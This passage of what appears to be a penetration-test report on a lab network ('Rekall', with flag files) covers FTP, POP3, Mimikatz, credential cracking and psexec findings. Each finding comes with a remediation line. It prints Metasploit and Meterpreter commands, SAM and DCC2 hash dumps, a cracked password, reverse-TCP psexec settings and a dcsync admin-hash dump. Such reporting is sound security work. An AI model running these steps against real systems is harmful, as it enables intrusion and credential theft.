<b>Title</b>	Initial Access - FTP
<b>Type</b>	Windows OS
<b>Risk Rating</b>	High
<b>Description</b>	FTP access gained through an anonymous account
<p><b>Image 1</b></p> <p>FTP open with exploitable FTP version</p>	

<p><b>Image 2</b></p> <ol style="list-style-type: none"> <li>1. FTP access</li> <li>2. Anonymous credentials entered</li> <li>3. Access granted</li> <li>4. Sensitive data exposed</li> </ol>	 <pre> (root@kali)~# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp&gt; dir 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp          32 Feb 15  2022 flag3.txt 226 Transfer OK ftp&gt; get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (35.1519 kB/s) ftp&gt; exit 221 Goodbye  (root@kali)~# cat flag3.txt 89cb548970d44f348bb63622353ae278   </pre>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Disable anonymous access for FTP port 21

Vulnerability 16	Findings
<b>Title</b>	Initial Access - POP3
<b>Type</b>	Windows OS
<b>Risk Rating</b>	Medium
<b>Description</b>	Reverse shell used to gain access via Port 110

Image 1  
Vulnerable port




Image 2  
Successful  
Meterpreter  
session created  
via module  
'windows/pop3/s  
eattlelab\_pass'






Image 3  
Initial Access  
into Rekall  
network



<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Update to a more secure version of POP3 protocol

<b>Vulnerability 17</b>	<b>Findings</b>
<b>Title</b>	Post Exploitation - Scheduled Tasks
<b>Type</b>	Windows OS
<b>Risk Rating</b>	Medium
<b>Description</b>	Able to maintain access through accessing scheduled tasks within the Windows server
<b>Image</b>	 <p>Within the meterpreter session from Vulnerability 15 above - ability to gain access to scheduled tasks</p>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Limit usage of automated tasks to administrative users. Trigger alerts for any changes to automated tasks. See <a href="https://attack.mitre.org/techniques/T1053/005/">attack.mitre.org/techniques/T1053/005/</a> for more details.

<b>Vulnerability 18</b>	<b>Findings</b>
<b>Title</b>	Persistence - User Enumeration (Valid Accounts)
<b>Type</b>	Windows OS
<b>Risk Rating</b>	Medium to High
<b>Description</b>	Able to crack a password using Mimikatz inside a Meterpreter session



Image 1

1. Mimikatz loaded within Meterpreter session
2. Search for credentials

```
Active sessions

Id  Name  Type  Information  Connection
--  -
1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:59491 (172.22.117.20)
2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:59503 (172.22.117.20)

msf6 exploit(windows/pops/seattlelab_pass) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > kiwi
[-] Unknown command: kiwi
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## \ / ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
.## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com **/

[!] Loaded x86 Kiwi on an x64 architecture.
Success.
meterpreter > lsadump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
```

Image 2

User credentials found

```
RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 61cc909397b7971a1ceb2b26b427882f
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
Default Salt : WIN10.REKALL.LOCALflag6
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
aes128_hmac (4096) : 099f6fcacdecab94da4584097081355
des_cbc_md5 (4096) : 4023cd293ea4f7fd

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : WIN10.REKALL.LOCALflag6
Credentials
des_cbc_md5 : 4023cd293ea4f7fd

meterpreter > userid
[-] Unknown command: userid
```

Image 3



Additional dumped credentials for User ADMBob


```
[!] Loaded x86 Kiwi on an x64 architecture.
Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020


* Iteration is set to default (10240)

[NL$1 - 8/2/2022 11:28:10 AM]
RID : 00000450 (1104)
User : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

<p><b>Image 4</b></p> <p>User ADMBob password cracked using John the Ripper</p> <p>Password - Changeme!</p>	 <pre>(root@kali)~# john bob.txt --format=mscash2 Using default input encoding: UTF-8 Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Changeme! (AdmBOB) 1g 0:00:00:00 DONE 2/3 (2022-08-02 14:25) 3.030g/s 3227p/s 3227c/s 3227C/s 123456..barney Use the "--show --format=mscash2" options to display all of the cracked passwords reliably Session completed.</pre>
<p><b>Image 5</b></p> <p>Reverse shell created using credentials from Image 4</p>	 <pre>msf6 exploit(windows/smb/psexec) &gt; options Module options (exploit/windows/smb/psexec):   Name      Current Setting  Required  Description   ----      -   RHOSTS    172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit   RPORT     445              yes       The SMB service port (TCP)   SERVICE_DESCRIPTION  no              The service description to be used on target for pretty listing   SERVICE_DISPLAY_NAME  no              The service display name   SERVICE_NAME  no              The service name   SMBDomain  rekall           no        The Windows domain to use for authentication   SMBPass    Changeme!        no        The password for the specified username   SMBShare    no               no        The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share   SMBUser    ADMBob           no        The username to authenticate as  Payload options (windows/meterpreter/reverse_tcp):   Name      Current Setting  Required  Description   ----      -   EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)   LHOST     172.22.117.100  yes       The listen address (an interface may be specified)   LPORT     4444            yes       The listen port  Exploit target:   Id  Name   --  --   0   Automatic  msf6 exploit(windows/smb/psexec) &gt; run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server ... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 as user 'ADMBob' ... [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload ... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ... [*] Meterpreter session 4 opened (172.22.117.100:4444 -&gt; 172.22.117.10:55874) at 2022-08-02 14:44:31 -0400  meterpreter &gt;</pre>
<p><b>Image 6</b></p> <p>Successful access into Admin account</p>	 <pre>msf6 exploit(windows/smb/psexec) &gt; run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server ... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 as user 'ADMBob' ... [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload ... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ... [*] Meterpreter session 4 opened (172.22.117.100:4444 -&gt; 172.22.117.10:55874) at 2022-08-02 14:44:31 -0400  meterpreter &gt; sessions Usage: sessions &lt;id&gt; Interact with a different session Id. This works the same as calling this from the MSF shell: sessions -i &lt;session id&gt;  meterpreter &gt; net users [*] Unknown command: net meterpreter &gt; shell Process 3912 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.  C:\Windows\system32&gt;net users net users  User accounts for \\172.22.117.10\  ADMBob      Administrator      flag8-ad12fc2ffc1e47 Guest       hdodge             jsmith krbtgt     tschubert  The command completed with one or more errors.  C:\Windows\system32&gt; C:\Windows\system32&gt; C:\Windows\system32&gt;</pre>
<p><b>Affected Hosts</b></p>	<p>172.22.117.10</p>
<p><b>Remediation</b></p>	<p>Enforce password complexity. Use a stronger hashing algorithm.</p>

Vulnerability 19	Findings
<b>Title</b>	Lateral Movement
<b>Type</b>	Windows OS
<b>Risk Rating</b>	High
<b>Description</b>	Able to move through system account to get to root directory
<b>Image</b> Access to root directory through ADMBob account (refers to Vulnerability 17)	 <pre> net users User accounts for \\... ADMBob Administrator flag8-ad12fc2ffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. C:\Windows\system32&gt; C:\Windows\system32&gt; C:\Windows\system32&gt;cd c:\ cd c:\ c:\&gt;dir dir Volume in drive C has no label. (LBA FAT) Volume Serial Number is 142E-CF94 Directory of c:\ 02/15/2022 03:04 PM 32 flag9.txt 09/15/2018 12:19 AM &lt;DIR&gt; PerfLogs 02/15/2022 11:14 AM &lt;DIR&gt; Program Files 02/15/2022 11:14 AM &lt;DIR&gt; Program Files (x86) 02/15/2022 11:13 AM &lt;DIR&gt; Users 02/15/2022 02:19 PM &lt;DIR&gt; Windows 1 File(s) 32 bytes 5 Dir(s) 18,976,763,904 bytes free c:\&gt;type flag9.txt type flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872 c:\&gt; </pre>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Prevent initial access to Windows machines. Limit users who are given root access.

Vulnerability 20	Findings
<b>Title</b>	Post Exploitation - Lateral Movement
<b>Type</b>	Windows OS
<b>Risk Rating</b>	High
<b>Description</b>	Mimikatz used to obtain administrator's New Technology LAN (NTLM) hash

<p><b>Image 1</b></p> <p><b>dcsync_ntlm administrator command able to get admin hash</b></p>	 <pre> meterpreter &gt; load kiwi Loading extension kiwi... #####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com ) ## \ / ## &gt; http://blog.gentilkiwi.com/mimikatz '## v #' Vincent LE TOUX ( vincent.letoux@gmail.com ) '#####' &gt; http://pingcastle.com / http://mysmartlogon.com ***/  [!] Loaded x86 Kiwi on an x64 architecture.  Success. meterpreter &gt; dcsync_ntlm administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [+] Account : administrator [+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500  meterpreter &gt; </pre>
<p><b>Affected Hosts</b></p>	<p>172.22.117.20</p>
<p><b>Remediation</b></p>	<p>See vulnerability 19 above. Prevent initial access to Windows machines. Limit users who are given root access.</p>